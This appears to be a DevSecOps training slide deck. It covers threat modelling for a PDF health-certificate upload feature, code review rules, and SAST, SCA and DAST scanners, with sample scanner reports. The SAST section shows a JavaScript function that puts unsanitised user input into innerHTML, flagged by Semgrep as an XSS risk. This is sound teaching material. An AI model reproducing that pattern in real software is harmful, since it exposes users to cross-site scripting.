Imagine you are PM and want a new feature



- Traveller can upload PDF with vaccination/ test certificate
- Automatic validation inside booking instead of manual review in the airport



- You contact your security expert to discuss

# Security assessment

Formal or informal discussion

Secure design

T0 Data theft

T1 Hacktivist/APT

C0 Check file type

C1 Size limit

C2 Match booking record /pdf

Threat agents

Assets

Controls

A0 Covid test/vaccination report (PDF)

A1 Fast access to flight

Risks

Steal health data

T0 A0 C2

Fill the disk with files

T1 A1 C0 C1

Infects servers with virus

T1 A1 C0

# Question

Another driver for security

Code  
review



- Who can collect credit card data ?
- How to get this “license” ?

# Code review

## Principle (PCI-DSS edition)

Code  
review

- **Review rules**
  - One that code does not validate a PR
  - More than 2 (experimented) reviewers are mandatory to validate
  - Only maintainers can MERGE the code, only when validated
- **Code must be checked against security**
  - Manually by reviewers
  - Automatically with scanners

## Key takeaways


SDL is all

Code  
review


- Application security
  - People
  - + Process
  - + Tools

DevSecOps

## 2.3 Security scanners



# Simplified version



# Static application security testing (SAST)

Automated code review

Source  
code  
analysis

- Understands the inner working of the code
  - From entry points to sinks (exits)
- Types of rules
  - Missing sanitization
  - Weak crypto
  - Secrets in source code
  - Injection
  - Path traversal....

Similar to

- Sonarqube
- Linter

# SAST

## Example

Source  
code  
analysis

- What's wrong here ?



```
js index.js 1, U X
js index.js > ...
1 function displayMessage(name) {
2   document.getElementById("message").innerHTML = "<strong>" + name + "</strong>"
3 }
4 User controlled data in methods like `innerHTML`, `outerHTML` or
`document.write` is an anti-pattern that can lead to XSS
vulnerabilities Semgrep(javascript.browser.security.insecure-document-method.insecure-document-method)
(property) InnerHTML.innerHTML: string
MDN Reference
View Problem (Alt+F8) Quick Fix... (Ctrl+.)
```

# SAST

## Challenges

Source  
code  
analysis

- Different scanners with different findings
- High level of false positive
- Sometimes more a linter than a scanner
- Scan can take quite some times

Freemium



Bearer



CodeQL



Snyk

Premium



Blackduck



Fortify



Checkmarx

# SAST

How to fix ?

Source  
code  
analysis

1. Understand the problem
2. Assess the finding
  - Validated
  - False positive
  - Highly impossible to happen
3. Follow recommendation provided by tool
4. Read about the issue and possible solutions
5. Find the best solution and apply it
6. Test non-regression

# Software Composition Analysis (SCA)

## Dependencies

Software  
Composition analysis

- Understands the composition of the software
- Compute all dependencies
  - From package manager
  - From binary
- Compute **vulnerabilities**
  - From public (or private) database



SBOM



What type of risk is mitigated ?

# Software Composition Analysis (SCA) Example

Software  
Compositio  
n analysis

The screenshot shows a dependency report for a project named "SIG Insecure Bank - SSDC". The report lists various dependencies, including Apache Commons FileUpload 1.3.3, Apache Commons IO 2.2, Apache Commons Logging 1.1.1, Apache Commons Pool 1.5.3, Apache Log4j 1.2.17, Apache Log4j 2.17.0, Apache Log4j API 2.17.0, beanvalidation-api 1.0.0, BoneCP 0.8.0.RELEASE, and Byte Buddy 1.8.0. The "Apache Log4j 1.2.17" row is highlighted with a red border. The columns include Component, Source, Match Type, Usage, License, Security Risk, and Operational Risk. The Security Risk for Apache Log4j 1.2.17 is marked as "High" with a red box, while others are "Low". The Operational Risk for all listed components is "High".

Component	Source	Match Type	Usage	License	Security Risk	Operational Risk
Apache Commons FileUpload 1.3.3	1 Match	Direct Dependency	Dynamically Linked	Apache-2.0	High	High
Apache Commons IO 2.2	1 Match	Transitive Dependency	Dynamically Linked	Apache-2.0	1	High
Apache Commons Logging 1.1.1	1 Match	Direct Dependency	Dynamically Linked	Apache-2.0	High	High
Apache Commons Pool 1.5.3	1 Match	Direct Dependency	Dynamically Linked	Apache-2.0	High	High
Apache Log4j 1.2.17	1 Match	Transitive Dependency	Dynamically Linked	Apache-2.0	1   4   2	High
Apache Log4j 2.17.0	1 Match	Direct Dependency	Dynamically Linked	Apache-2.0	1	Low
Apache Log4j API 2.17.0	1 Match	Transitive Dependency	Dynamically Linked	Apache-2.0	Low	Low
beanvalidation-api 1.0.0	1 Match	Direct Dependency	Dynamically Linked	Apache-2.0	High	High
BoneCP 0.8.0.RELEASE	1 Match	Direct Dependency	Dynamically Linked	Apache-2.0	High	High
Byte Buddy 1.8.0	1 Match	Transitive Dependency	Dynamically Linked	Apache-2.0	High	High

BLACK DUCK v2022.10.1 | Notices © 2022 Synopsys, Inc. All rights reserved.

# Software Composition Analysis (SCA)

## Challenges and implementations

- Vulnerability found does NOT mean exploitable
  - Each vulnerability has its condition
- Update major version may break the code
- Scanner may miss existing dependency
  - Especially while scanning binary
- Some libraries are too old to reporting vulnerabilities
  - But the hacker are looking for them

Freemium



Dependency check



Trivy



Snyk

Premium



Blackduck



Veracode



Checkmarx



# Software Composition Analysis (SCA)

How to fix ?




Software  
Compositio  
n analysis

1. Find the source of the dependency
2. Find the best version fixing the issue
  - Be carefull of non backward compatible version
  - Read the release note
3. Update the dependency version
4. Test the fix (build + functional tests)


# Software Composition Analysis (SCA)

Good practice



- Bot that look at new version
  - If a NEW version
  - Create a PR with update + release note
  - Packages always up to date !


# How to select a good dependency ?



Popularity



Number of maintainers and sponsors



Library complexity



License

# Dynamic Application Security Testing (DAST)

Perform an active scan

Dynamic  
Application  
Security  
Testing

- Target a web server (webapp or API)
- Follow a scenario (a flow)
- Analyse request and response
- Find possible web attacks and weakness
- Try the web attack
  - Parameter fuzzing
- Generate report
  - Validated threats



What type  
of finding ?


# Dynamic Application Security Testing (DAST)

## Example (and fix)

Dynamic  
Application  
Security  
Testing

Name	Risk Level	Number of Instances
<a href="#">Anti-CSRF Tokens Check</a>	High	10
<a href="#">Cross Site Scripting (Reflected)</a>	High	2
<a href="#">Buffer Overflow</a>	Medium	529
<a href="#">Content Security Policy (CSP) Header Not Set</a>	Medium	58
<a href="#">Example Passive Scan Rule: Denial of Service</a>	Medium	7
<a href="#">X-Frame-Options Header Not Set</a>	Medium	55
<a href="#">Absence of Anti-CSRF Tokens</a>	Low	73
<a href="#">Application Error Disclosure</a>	Low	1
<a href="#">Cookie No HttpOnly Flag</a>	Low	1
<a href="#">Cookie without SameSite Attribute</a>	Low	2
<a href="#">In Page Banner Information Leak</a>	Low	3
<a href="#">Information Disclosure - Debug Error Messages</a>	Low	1
<a href="#">Permissions Policy Header Not Set</a>	Low	59
<a href="#">X-Content-Type-Options Header Missing</a>	Low	62
<a href="#">Information Disclosure - Suspicious Comments</a>	Informational	58
<a href="#">Loosely Scoped Cookie</a>	Informational	3
<a href="#">Modern Web Application</a>	Informational	33
<a href="#">Non-Storable Content</a>	Informational	2
<a href="#">Storable and Cacheable Content</a>	Informational	64
<a href="#">User Controllable HTML Element Attribute (Potential XSS)</a>	Informational	32

## Type of FIX



# Dynamic Application Security Testing

## Challenges and implementations

Dynamic  
Application  
Security  
Testing

- Scanner can be a little too **offensive** (be carefull on the scope)
- Time to run can be **long**
- As good as the **scenario** or **swagger** provided
- Not efficient with **Single Page Application**

Freemium



ZAP

Premium



Qualys



Burp



Acunetix




Vega



Rapid7

# Key takeaways




# Take away

DevOps in 1 slide (don't miss it)



## Security threat

- **The world is wild**
- **Different types of attacks to protect from**



## Security scanners

- **Static Code (SAST)**
- **Dependencies (SCA)**
- **WebApp/API (WAS)**



## Secure Development Lifecycle

- **People**
- **Process**
- **Tools**

# DevSecOps

- PART 3 – Securing DevSecOps
- PART 4 - Lab



AMADEUS



amadeus

Thank you



Amadeus. It's how travel works better.

56